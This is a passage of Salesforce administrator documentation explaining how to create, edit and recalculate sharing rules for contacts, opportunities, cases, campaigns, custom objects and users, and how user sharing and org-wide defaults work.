Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Contact sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 contact sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Contact Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Creating Opportunity Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Opportunity sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 opportunity sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Opportunity Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the `Opportunity Access` level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Creating Case Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Case sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 case sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Case Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

   Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Creating Campaign Sharing Rules

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Campaign sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 campaign sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Campaign Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

10. Click **Save**.

Creating Custom Object Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create sharing rules:

- Manage Sharing

Custom object sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 custom object sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Sharing Rules related list for the custom object, click **New**.
4. Enter the Label and Rule Name. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Creating User Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Share members of a group to members of another group, or share users based on criteria.

User sharing rules can be based on membership to public groups, roles, or territories, or on other criteria such as Department and Title. By default, you can define up to 300 user sharing rules, including up to 50 criteria-based sharing rules. Contact Salesforce for information about increasing these limits.

User sharing rules based on membership enable user records belonging to members of one group to be shared with members of another group. Before you can create a membership-based user sharing rule, confirm that the appropriate groups have been created.

Users inherit the same access as users below them in the role hierarchy.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **New**.
3. Enter the **Label Name** and click the **Rule Name** field to auto-populate it.
4. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
5. Select a rule type.
6. Depending on the rule type you selected, do the following:
    a. `Based on group membership`—Users who are members of a group can be shared with members of another group. In the `Users who are members of` line, select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 groups, roles, or territories).
    b. `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
7. In the `Share with` line, specify the group that should have access to the user records. Select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records. They can see target users in list views, lookups, search, and interact with them on Chatter.
Read/Write	Users can view and update records.

9. Click **Save**.

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` drop-down lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Note: You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

Category	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	A manager and all direct and indirect reports who he or she manages.
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the `owned by members of` list.
Public Groups	All public groups defined by your administrator. If a partner portal or Customer Portal is enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups includes all users allowed to access your partner portal or Customer Portal, except for high-volume portal users.
Roles	All roles defined for your organization. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles that contain users with a portal license type. Portal roles are only included in this category if a partner portal or Customer Portal is enabled for your organization. The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, and opportunity sharing rules available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom object sharing rules available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

Partner Portals and Customer Portals available in Salesforce Classic

Category	Description
	A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Roles, Internal and Portal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.

Editing Lead Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Lead Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Account Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Account Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select a setting for `Default Account, Contract and Asset Access`.
6. In the remaining fields, select the access settings for the records associated with the shared accounts.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.

7. Click **Save**.

Editing Account Territory Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

For account territory sharing rules, you can edit the sharing access settings, but no other settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Account Territory Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. Select the sharing access setting for users.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.

5. Click **Save**.

Editing Contact Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Contact Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Opportunity Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Opportunity Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the `Opportunity Access` level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Case Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Case Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Campaign Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Campaign Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record’s owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

Editing Custom Object Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**,, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the Sharing Rules related list for the custom object, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing User Sharing Rules

For user sharing rules based on membership to groups, roles, or territories, you can edit only the access settings. For user sharing rules based on other criteria, you can edit the criteria and access settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- Manage Sharing

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that’s based on group membership, skip to the next step. If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users. The **User Access** level applies to users who are members of the groups being shared to.

Access Setting	Description
Read Only	Users can view, but not update, records.

Access Setting	Description
Read/Write	Users can view and update records.

6. Click **Save**.

Sharing Rule Considerations

Sharing rules allow you to selectively grant data access to defined sets of users. Review the following notes before using sharing rules:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Only custom object sharing rules are available in **Database.com**

Granting Access

- You can use sharing rules to grant wider access to data. You cannot restrict access below your organization-wide default levels.
- If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
- Sharing rules automatically grant additional access to related records. For example, opportunity sharing rules give role or group members access to the account associated with the shared opportunity if they do not already have it. Likewise, contact and case sharing rules provide the role or group members with access to the associated account as well.
- Users in the role hierarchy are automatically granted the same access that users below them in the hierarchy have from a sharing rule, provided that the object is a standard object or the **Grant Access Using Hierarchies** option is selected.
- Regardless of sharing rules, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Updating

- Creating an owner-based sharing rule with the same source and target groups as an existing rule overwrites the existing rule.
- Once a sharing rule has been saved, you can't change the `Share with` field settings when you edit the sharing rule.
- Sharing rules apply to all new and existing records that meet the definition of the source data set.
- Sharing rules apply to both active and inactive users.
- When you change the access levels for a sharing rule, all existing records are automatically updated to reflect the new access levels.
- When you delete a sharing rule, the sharing access created by that rule is automatically removed.
- When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
- When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
- Making changes to sharing rules may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Lead sharing rules do not automatically grant access to lead information after leads are converted into account, contact, and opportunity records.

Portal Users

- You can create rules to share records between most types of Customer Portal users and Salesforce users. Similarly, you can create sharing rules between Customer Portal users from different accounts as long as they have the Customer Portal Manager user license. However, you can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.

Managed Package Fields

If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, `(expired)` is appended to the label of the field. The field label is displayed in the field drop-down list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. However, the sharing of existing records prior to the package's expiration is preserved.

Recalculate Sharing Rules

When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Changes could include adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group.

Note: Use the Recalculate buttons on the Sharing Rules related lists only if sharing rule updates have failed or are not working as expected.

To manually recalculate an object's sharing rules:

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object you want, click **Recalculate**.
3. If you want to monitor the progress of a recalculation, from Setup, enter *`Background Jobs`* in the `Quick Find` box, then select **Background Jobs**.

Note: The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred. Sharing rules for related objects are automatically recalculated. For example, account sharing rules are recalculated when opportunity sharing rules are recalculated since the opportunity records are in a master-detail relationship on account records.

When sharing is recalculated, Salesforce also runs all Apex sharing recalculations. During sharing rule recalculation, related object sharing rules are calculated as well. You receive an email that notifies you when the recalculation is completed. For example, when recalculating sharing rule for opportunities, account sharing rules are recalculated as well since opportunity is a detail of an account object.

Automatic sharing rule calculation is enabled by default. You can defer sharing rule calculation by suspending and resuming at your discretion.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order sharing rules, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To recalculate sharing rules:

- Manage Sharing

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you create, update, or delete sharing rules, the resulting recalculation is now processed asynchronously and in parallel. The recalculation is run in parallel and asynchronously in the background, which speeds up the process and provides better resilience to site operations such as patches and server restarts. You'll receive an email notification upon completion. Before the recalculation is completed, you can't run other sharing operations such as creating a sharing rule or updating the organization-wide defaults.

If the number of impacted records from an owner-based sharing rule insert or update is less than 25,000, recalculation runs synchronously and you won't receive an email notification when it's completed. Owner-based sharing rule inserts and updates impacting less than 25,000 records are not available on the Background Jobs page.

Parallel sharing rule recalculation is also run in these cases.

- Click the Recalculate button for the sharing rules on the Sharing Settings page
- Recalculate your sharing rules on the Defer sharing page

You can monitor the progress of your parallel recalculation on the Background Jobs page or view your recent sharing operations on the View Setup Audit Trail page.

Recalculation of sharing rules maintains implicit sharing between accounts and child records. In the Background Jobs page, these processes corresponds to these job sub types:, **Account — Extra Parent Access Removal** and **Account — Parent Access Grant**. Additionally, deleting a sharing rule corresponds to the job sub type **Object — Access Cleanup**, denoting that irrelevant share rows are removed.

Note: For an in-depth look at record access, see *Designing Record Access for Enterprise Scale*.

User Sharing

User Sharing enables you to show or hide an internal or external user from another user in your organization.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Manual sharing, portals, and communities available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Watch a demo: Who Sees Whom: User Sharing (English only)

For example, you might be a manufacturer who wants to include all dealers in your organization but keep them from seeing or interacting with each other. If so, set the organization-wide defaults for the user object to Private. Then, open up access to specified dealers with sharing rules or manual sharing.

With User Sharing, you can:

- Assign the "View All Users" permission to users who need to see or interact with all users. This permission is automatically enabled for users who have the "Manage Users" permission.
- Set the organization-wide default for user records to Private or Public Read Only.
- Create user sharing rules based on group membership or other criteria.
- Create manual shares for user records to open up access to individual users or groups.
- Control the visibility of external users in customer or partner portals and communities.

IN THIS SECTION:

Understanding User Sharing

Set organization-wide defaults for internal and external user records. Then, extend access using sharing rules based on membership to public groups, roles, or territories, or use manual sharing to share individual user records with other users or groups.

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

Share User Records

Your administrator defines your organization's sharing model and default access levels for user records. If the organization-wide default access is set to Private or Public Read Only, you can extend sharing privileges for your own user record. However, you can't restrict access below your organization's default access levels.

Restoring User Visibility Defaults

Understanding User Sharing

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Manual sharing available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set organization-wide defaults for internal and external user records. Then, extend access using sharing rules based on membership to public groups, roles, or territories, or use manual sharing to share individual user records with other users or groups.

When you enable user sharing, users can see other users in search, list views, and so on only if they have Read access on those users.

Review these considerations before you implement user sharing.

"View All Users" permission

This permission can be assigned to users who need Read access to all users, regardless of the sharing settings. If you already have the "Manage Users" permission, you are automatically granted the "View All Users" permission.

Organization-wide defaults for user records

This setting defaults to Private for external users and Public Read Only for internal users. When the default access is set to Private, users can only read and edit their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General sharing rule considerations apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access on an individual user, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing is not supported.

User sharing for external users

Users with the "Manage External Users" permission have access to external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The "Manage External Users" permission does not grant access to guest or Chatter External users

User Sharing Compatibility

When the organization-wide default for the user object is set to Private, User Sharing does not fully support these features.

- Chatter Messenger is not available for external users. It is available for internal users only when the organization-wide default for the user object is set to Public Read Only.

- Customizable Forecasts—Users with the "View All Forecast" permission can see users to whom they don't have access.
- Salesforce CRM Content—A user who can create libraries can see users they don't have access to when adding library members.
- Standard Report Types—Some reports based on standard report types expose data of users to whom a user doesn't have access. For more information, see Control Standard Report Visibility.

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

For user records, you can set the organization-wide sharing default to Private or Public Read Only. The default must be set to Private if there is at least one user who shouldn't see a record.

Let's say that your organization has internal users (employees and sales agents) and external users (customers/portal users) under different sales agents or portal accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
